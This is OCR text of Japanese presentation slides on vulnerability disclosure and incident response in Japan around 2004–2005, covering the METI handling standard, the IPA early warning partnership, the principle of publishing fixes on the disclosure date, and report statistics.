
4. 脆弱性対応とインシデント対応
①脆弱性対応活動
国内における脆弱性対応活動の経緯

2003年11月 ～2004年03月	**独立行政法人情報処理推進機構（IPA）主催の研究会が基本枠組みとルール案を提言（4/6発表）** http://www.meti.go.jp/policy/netsecurity/vulnerability.htm http://www.ipa.go.jp/about/press/20040406.html
2004年04月30日 ～2004年05月28日	**経済産業省がIPA提言をもとに告示案をパブリックコメントへ** http://www.meti.go.jp/feedback/data/i40430cj.html 意見募集 http://www.meti.go.jp/feedback/data/i40706aj.html 結果報告
2004年07月07日	**経済産業省告示「ソフトウエア等脆弱性関連情報取扱基準」の制定** http://www.meti.go.jp/policy/netsecurity/vulhandlingG.htm
2004年07月08日	**情報セキュリティ早期警戒パートナーシップの運用開始** http://www.meti.go.jp/policy/it_policy/press/0005399/index.html
2005年07月08日	**情報セキュリティ早期警戒パートナーシップガイドラインの改訂** http://www.ipa.go.jp/security/ciadr/partnership_guide_200507.html

4. 脆弱性対応とインシデント対応
①脆弱性対応活動
脆弱性関連情報の取扱い「ソフトウエア等脆弱性関連情報取扱基準」

経済産業省より2004年7月7日告示、7月8日施行

官民連携の体制で、ソフトウエア製品やウェブアプリケーションの脆弱性関連情報の円滑な流通と対策の普及を図る。公的ルールに基づく脆弱性情報流通の枠組みとしては世界初。



ソフトウエア製品の脆弱性の公表時期を調整

個人情報漏洩等の事案が発生した場合、ウェブサイト運営者は事実を公表


Webサイト運営者は、IPAからの通知に対応して、サイトの欠陥修正を行なうことを求められる。

11


情報セキュリティ早期警戒パートナーシップの運用開始
http://www.meti.go.jp/policy/it_policy/press/0005399/index.html

4. 脆弱性対応とインシデント対応
①脆弱性対応活動
ソフトウェア製品の脆弱性: 公表日一致の原則

- 対策情報を公表日に同時に公表する。
  - 公表時点で該当製品の対策を揃えることにより、格差のない対策環境を提供すること。
- そのために、製品開発者は、
  - 公表までの間、対策を推進するための脆弱性関連情報の展開と共に、脆弱性関連情報を流出させない施策を実施すること。




4. 脆弱性対応とインシデント対応
①脆弱性対応活動
ソフトウェア製品の脆弱性: 届出の取扱い状況



ソフトウエア等の脆弱性関連情報に関する届出状況 [2005年第2四半期（4月～6月）]
http://www.ipa.go.jp/security/vuln/report/documents/vuln2005q2.pdf


4. 脆弱性対応とインシデント対応
①脆弱性対応活動
ソフトウェア製品の脆弱性: 実際には、毎月200～300件近く脆弱性が、、、

CERT/CC Statistics
Vulnerabilities reported



3780÷12
=315件/月

Secunia Security Advisories




CERT/CC Statistics 1988-2005
http://www.cert.org/stats/cert_stats.html
Secunia - Vulnerability and Virus Information
http://secunia.com/

4. 脆弱性対応とインシデント対応
①脆弱性対応活動
ソフトウェア製品の脆弱性: 地域毎の脆弱性関連情報の流通体制は必要

脆弱性対策活動については、報告件数の数だけでは評価することはできない。
なぜなら、、、

- 国際的に利用されているオープンソフトウェアであっても、そのソフトウェアを取り込んで開発された製品で、しかも国内に向けてしか販売されていない場合には、製品開発者がその販売地域に向けて対策を実施する必要がある。
  - Webサーバとして著名なApacheを取り込んで開発された国内製品
  - MS SQL ServerおよびMSDEを利用した国内向け会計ソフトウェア　など
- 国内マーケットを対象とする製品の対策情報がCERT AdvisoryやCERT Vulnerability Notes Databaseに掲載されていることはほとんどない。
  - 掲載可能な国内の製品開発者が少ないだけではなく、国内の製品開発者にとって、海外展開していない製品の情報を掲載する利点は少ない。
- 国内の商用サービスによる対策情報の多くは、英語圏の情報が翻訳され提供されているのが実情である。例えば、国内製品の対策情報を英語版として公開すると、英語圏のセキュリティ情報収集会社が拾い上げ、商用サービスが英語を日本語に再翻訳して提供しているという事例もある。

4. 脆弱性対応とインシデント対応
①脆弱性対応活動
Webサイトの脆弱性: 届出の取扱い状況




修正完了	:	ウェブサイト運営者により脆弱性が修正されたもの
脆弱性ではない	:	ウェブサイト運営者により脆弱性はないと判断されたもの
運用で回避	:	修正はせず、運用により被害を回避しているもの
当該ページを削除	:	修正ではなく当該ページを削除することで対応されたもの
取扱い不能	:	ウェブサイト運営者と連絡が取れず、取扱いができないもの
不受理	:	告示で定める届出の対象に該当しないもの

ソフトウエア等の脆弱性関連情報に関する届出状況 [2005年第2四半期(4月～6月)]
http://www.ipa.go.jp/security/vuln/report/documents/vuln2005q2.pdf

4. 脆弱性対応とインシデント対応
②インシデント対応活動
活動は継続している 「既知マルウェア活動状況の再考: CodeRed I」

